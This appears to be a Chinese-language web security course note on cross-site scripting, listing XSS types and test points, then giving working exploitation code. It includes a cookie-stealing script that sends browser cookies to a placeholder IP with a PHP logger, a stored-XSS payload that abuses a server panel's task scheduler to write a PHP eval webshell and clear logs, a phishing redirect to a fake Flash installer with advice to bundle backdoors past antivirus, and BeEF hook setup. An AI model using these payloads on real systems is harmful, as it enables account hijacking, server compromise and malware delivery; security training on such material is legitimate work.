

Web攻防-XSS跨站&Cookie盗取&数据包提交&网络钓鱼&BEEF项目&XSS平台&危害利用




#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
----------------------------------------------  
1、Web攻防-SQL注入-堆叠&二次注入  
2、Web攻防-SQL注入-SQLMAP进阶使用  
----------------------------------------------  
1、Web攻防-XSS跨站-原理&分类&利用点  
2、Web攻防-XSS跨站-反射&存储&DOM型  
----------------------------------------------  
1、Web攻防-XSS跨站-文件类型-html&pdf&swf&svg  
2、Web攻防-XSS跨站-功能逻辑-postMessage&localStorage  
----------------------------------------------  
1、Web攻防-XSS跨站-浏览器&转换-UXSS&MXSS  
2、Web攻防-XSS跨站-框架和库-VUE&React&Electron&JQuery  
----------------------------------------------  
1、Web攻防-XSS跨站-手工代码&框架工具&在线平台  
2、Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等









演示案例：

* WEB攻防-XSS跨站-原理&分类&利用点
* WEB攻防-XSS跨站-反射&存储&DOM型
* WEB攻防-XSS跨站-SWF&SVG&PDF&HTML等
* WEB攻防-XSS跨站-PostMessage&LocalStorage
* WEB攻防-XSS跨站-框架&库&浏览器&插件&突变
* WEB攻防-XSS跨站-MXSS&UXSS&框架版本&写法
* WEB攻防-XSS跨站-手工代码&在线平台&Beef工具
* WEB攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼

#XSS跨站-输入输出-原理&分类&利用点  
漏洞原理：接受输入数据，输出显示数据后解析执行  
基础类型：反射(非持续)，存储(持续)，DOM-BASE  
拓展类型：jquery，mxss，uxss，pdfxss，flashxss，上传xss等  
业务类型：localStorage，postMessage，React，Electron，VUE等  
常用标签：<https://www.freebuf.com/articles/web/340080.html>  
攻击利用：盲打，COOKIE盗取，凭据窃取，页面劫持，网络钓鱼，权限维持等  
安全修复：字符过滤，实例化编码，http\_only，CSP防护，WAF拦截等  
测试流程：看输出想输入在哪里，更改输入代码看执行（标签，过滤决定）  
   
#XSS跨站-分类测试-反射&存储&DOM型  
-数据交互的地方  
 get、post、headers  
 反馈与浏览  
 富文本编辑器  
 各类标签插入和自定义  
-数据输出的地方  
 用户资料  
 数据输出  
 评论，留言等  
 关键词、标签、说明  
 文件上传  
   
#XSS跨站-攻击利用-凭据盗取  
条件：无防护Cookie凭据获取  
利用：XSS平台或手写接受代码  
演示：某贷款分配系统存储XSS利用  
手工：<script>var url='http://xx.xx.xx.xx/getcookie.php?u='+window.location.href+'&c='+document.cookie;document.write("<img src="+url+" />");</script>  
接受：  
<?php  
$url=$\_GET['u'];  
$cookie=$\_GET['c'];  
$fp = fopen('cookie.txt',"a");  
fwrite($fp,$url."|".$cookie."\n");  
fclose($fp);  
?>  
平台：XSSReceiver  
简单配置即可使用，无需数据库，无需其他组件支持  
搭建：https://github.com/epoch99/BlueLotus\_XSSReceiver-master  
   
#XSS跨站-攻击利用-数据提交  
条件：熟悉后台业务功能数据包，利用JS写一个模拟提交  
利用：凭据获取不到或有防护无法利用凭据进入时执行其他  
演示：小皮面板系统存储XSS提交数据包模拟写入后门文件  
参考：blog.csdn.net/RestoreJustice/article/details/129735449  
<script src="http://xx.xxx.xxx/poc.js"></script>  
function poc(){  
 $.get('/service/app/tasks.php?type=task\_list',{},function(data){  
 var id=data.data[0].ID;  
 $.post('/service/app/tasks.php?type=exec\_task',{  
 tid:id  
 },function(res2){  
 $.post('/service/app/log.php?type=clearlog',{  
   
 },function(res3){},"json");  
   
   
 },"json");  
 },"json");  
}  
function save(){  
 var data=new Object();  
 data.task\_id="";  
 data.title="test";  
 data.exec\_cycle="1";  
 data.week="1";  
 data.day="3";  
 data.hour="14";  
 data.minute = "20";  
 data.shell='echo "<?php @eval($\_POST[123]);?>" >C:/xp.cn/www/wwwroot/admin/localhost\_80/wwwroot/1.php';  
 $.post('/service/app/tasks.php?type=save\_shell',data,function(res){  
 poc();  
 },'json');  
}  
save();  
   
#XSS跨站-攻击利用-网络钓鱼  
1、部署可访问的钓鱼页面并修改  
2、植入XSS代码等待受害者触发  
3、将后门及正常文件捆绑打包免杀  
Ps：可在后续红队钓鱼篇章学习钓鱼页面制作  
https://github.com/r00tSe7en/Fake-flash.cn  
<script>alert('当前浏览器Flash版本过低,请下载升级！');location.href='http://x.x.x.x/flash.exe'</script>  
   
#XSS跨站-攻击利用-溯源综合  
浏览器控制框架-beef-xss  
只需执行JS文件，即可实现对当前浏览器的控制，可配合各类手法利用  
演示：阿里云 Ubuntu 16.04 x64(按量计费) HK香港服务器  
apt update  
apt install docker  
apt install docker-compose  
搭建：docker run --rm -p 3000:3000 janes/beef  
访问：http://ip/ui/panel （账号密码：beef/beef）  
利用：<script src="http://ip:3000/hook.js"></script>

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)